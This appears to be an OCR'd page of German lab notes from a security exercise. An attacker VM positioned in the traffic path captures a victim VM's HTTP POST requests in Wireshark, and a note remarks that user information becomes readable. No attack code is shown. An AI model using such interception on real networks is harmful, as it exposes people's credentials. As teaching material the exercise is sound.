
Alle Pakete von VMKL1 erreichen zuerst uns, also VMLS1. Das bedeutet, dass wir alle Pakete analysieren können.

No.	Time	Source	Destination	Protocol	Length	Info
9221	87.113003121	192.168.110.70	107.180.51.21	HTTP	567	POST /?wc-ajax=get_refreshed_fragments
9224	87.128543252	192.168.110.70	107.180.51.21	HTTP	654	POST /wp-admin/admin-ajax.php HTTP/1.1
9445	87.826694887	192.168.110.70	142.250.203.99	OCSP	484	Request
9467	87.847021862	192.168.110.70	142.250.203.99	OCSP	484	Request
9716	90.125643298	192.168.110.70	107.180.51.21	HTTP	689	POST /?ga_action=googleanalytics_get_sc
9717	90.145387470	192.168.110.70	107.180.51.21	HTTP	673	POST /wp-admin/admin-ajax.php HTTP/1.1
12058	113.901693780	192.168.110.70	23.10.249.154	OCSP	481	Request
12088	113.962735837	192.168.110.70	23.10.249.154	OCSP	481	Request

Als Benutzer VMK1 logge ich mich irgend eine Seite ein, bei der ich vorher Mitglied bin.



VMLS1-
Attacker kann
HTTP-
Anforderungen von
Wireshark sehen.
Also
Benutzerinformatio
nen :)



"Legends never die,
they just update !"